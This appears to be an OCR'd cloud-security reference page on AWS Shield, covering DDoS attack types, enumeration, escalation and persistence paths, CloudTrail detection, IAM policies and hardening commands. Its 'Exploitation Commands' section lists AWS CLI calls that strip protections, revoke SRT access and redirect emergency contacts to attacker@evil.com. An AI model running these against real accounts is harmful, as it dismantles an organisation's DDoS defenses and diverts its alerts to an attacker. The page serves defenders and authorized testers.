

AWS Shield Security

NETWORKING

AWS Shield provides DDoS protection at two tiers. Shield Standard defends against Layer 3/4 DDoS attacks for free. Shield Advanced extends protection with Layer 7 mitigation, SRT access, cost protection, and proactive engagement. An attacker with account access can disable protections to amplify external DDoS impact.

HIGH	Global+Regional	L3/L4/L7	$3K/mo
Risk Level	Scope	Protection	Advanced Cost

📋 Service Overview

Shield Standard vs Advanced

Shield Standard is automatic and free for all AWS customers, covering Layer 3/4. Shield Advanced ($3,000/month) adds Layer 7 mitigation, SRT access, cost protection, health-based detection, and proactive engagement.

Attack note: Shield Standard only covers Layer 3/4. Without Shield Advanced, application-layer floods (HTTP floods, DNS query floods) have no automatic mitigation. Attackers target Layer 7 specifically against Standard-only customers.

DDoS Attack Vectors Addressed

Protects against UDP reflection, SYN floods, DNS amplification, HTTP request floods, and HTTP/2 rapid reset attacks. Shield Advanced subscribers get 24/7 SRT access and automatic application-layer mitigation via AWS WAF.

Attack note: An attacker with account access can disable Shield Advanced protections, remove protections from resources, or disassociate health checks to blind detection -- turning account compromise into a DDoS amplifier.

Security Risk Assessment

7.0

Risk Score

Shield Standard is automatic, reducing baseline risk. However, organizations without Shield Advanced lack Layer 7 DDoS protection, cost protection, and SRT access. Misconfigured Shield Advanced (missing health checks, no proactive engagement) creates a false sense of security.

⚔️ Attack Vectors

External DDoS Attack Types

- UDP reflection/amplification (DNS, NTP, memcached)
- SYN flood to exhaust TCP connection state tables
- HTTP request flood (requires Shield Advanced)
- DNS query flood against Route 53 hosted zones
- HTTP/2 rapid reset attack

Account-Level Attack Vectors

- shield:DeleteProtection removes DDoS protection
- shield:DisassociateHealthCheck blinds detection
- shield:DisableProactiveEngagement prevents SRT contact
- shield:DisassociateDRTRole revokes SRT access
- shield:UpdateSubscription with AutoRenew=DISABLED

⚠️ Misconfigurations

Protection Coverage Gaps

- Internet-facing resources not added to Shield Advanced
- No health checks associated with protections
- Proactive engagement not enabled
- Emergency contacts not configured
- Protection groups not defined

Operational Issues

- No WAF web ACL on application-layer resources
- DRT role not granted for SRT access
- DRT log bucket not associated
- Using Advanced without Business/Enterprise Support
- No Firewall Manager for multi-account deployment

🔍 Enumeration

Check Subscription Status

```
aws shield get-subscription-state
```

Describe Subscription Details

```
aws shield describe-subscription
```

List All Protected Resources

```
aws shield list-protections
```

List Recent DDoS Attacks

```
aws shield list-attacks \
  --start-time FromInclusive=2026-01-01T00:00:00Z,ToExclusive=2026-03-30T00:00:00Z
```

Check DRT Access Configuration

```
aws shield describe-drt-access
```

📈 Privilege Escalation

Direct Escalation Paths

- shield:CreateSubscription + shield:CreateProtection causes $3K/month charges
- shield:AssociateDRTRole grants SRT overly broad access
- shield:AssociateDRTLogBucket grants SRT read access to S3
- iam:PassRole + shield:AssociateDRTRole passes privileged role to SRT

Indirect Escalation Paths

- shield:DeleteProtection + external DDoS for financial damage
- shield:UpdateEmergencyContactSettings redirects SRT notifications
- shield:EnableApplicationLayerAutomaticResponse with malicious WAF rules

🔗 Persistence

Disabling Defenses

- Delete protections from critical resources before attack
- Disassociate health checks to blind detection
- Disable proactive engagement to prevent SRT contact
- Revoke DRT role access during active attack
- Set AutoRenew=DISABLED to prevent subscription renewal

Maintaining Access

- Redirect emergency contacts to attacker email
- Associate DRT log bucket to sensitive data
- Modify application-layer automatic response rules
- Remove protection groups to degrade detection

🛡️ Detection

CloudTrail Events

- DeleteProtection - protection removed
- DisassociateHealthCheck - health check removed
- DisableProactiveEngagement - SRT blocked
- DisassociateDRTRole - SRT access revoked
- UpdateSubscription - subscription modified

CloudWatch Metrics

- DDoSDetected - active DDoS attack
- DDoSAttackBitsPerSecond - volumetric attack rate
- DDoSAttackPacketsPerSecond - packet flood rate
- DDoSAttackRequestsPerSecond - request flood rate

💻 Exploitation Commands

Remove Protection from Resource

```
aws shield delete-protection \
  --protection-id abc123-def456
```

Disassociate Health Check

```
aws shield disassociate-health-check \
  --protection-id abc123-def456 \
  --health-check-arn arn:aws:route53:::healthcheck/12345678
```

Disable Proactive Engagement

```
aws shield disable-proactive-engagement
```

Revoke DRT Role Access

```
aws shield disassociate-drt-role
```

Redirect Emergency Contacts

```
aws shield update-emergency-contact-settings \
  --emergency-contact-list EmailAddress=attacker@evil.com
```

Disable Auto-Renew

```
aws shield update-subscription \
  --auto-renew DISABLED
```

📜 Policy Examples

✗ Dangerous - Full Shield Access

```
{
  "Effect": "Allow",
  "Action": "shield:*",
  "Resource": "*"
}
```

Allows removing protections, revoking DRT access, and fully dismantling DDoS defenses

✓ Secure - Read-Only Monitoring

```
{
  "Effect": "Allow",
  "Action": [
    "shield:Describe*",
    "shield:List*",
    "shield:GetSubscriptionState"
  ],
  "Resource": "*"
}
```

Visibility into protections and attack events without ability to modify defenses

✓ **Secure - SCP Prevent Disabling**

```
{
  "Effect": "Deny",
  "Action": [
    "shield:DeleteProtection",
    "shield:DisableProactiveEngagement",
    "shield:DisassociateDRTRole",
    "shield:DisassociateHealthCheck"
  ],
  "Resource": "*"
}
```

Prevents anyone from disabling protections or revoking SRT access

Defense Recommendations

Enable Shield Advanced on All Resources

Add explicit protections to every CloudFront, ALB, Elastic IP, Global Accelerator, and Route 53 resource.

```
aws shield create-protection \
  --name "prod-alb" \
  --resource-arn arn:aws:elasticloadbalancing:us-east-1:123456789012:loadbalancer/app/prod-alb/1234
```

Associate Route 53 Health Checks

Health checks enable faster, more accurate detection and are required for proactive engagement.

```
aws shield associate-health-check \
  --protection-id abc123-def456 \
  --health-check-arn arn:aws:route53:::healthcheck/12345678
```

Enable Proactive Engagement

Allow the SRT to contact you proactively during detected events. Configure emergency contacts.

```
aws shield enable-proactive-engagement
```

Grant DRT Access with Scoped Role

Give the SRT access they need during an attack without over-privileging.

```
aws shield associate-drt-role \
  --role-arn arn:aws:iam::123456789012:role/AWSSRTAccessRole
```

Enable Auto Application-Layer Mitigation

Requires an AWS WAF web ACL associated with the protected resource.

```
aws shield enable-application-layer-automatic-response \
  --resource-arn RESOURCE_ARN \
  --action Block={}
```

Create Protection Groups

Group related resources so Shield Advanced can detect distributed attacks across multiple endpoints.

```
aws shield create-protection-group \
  --protection-group-id "prod-web-tier" \
  --aggregation SUM \
  --pattern ARBITRARY
```


Always obtain proper authorization before testing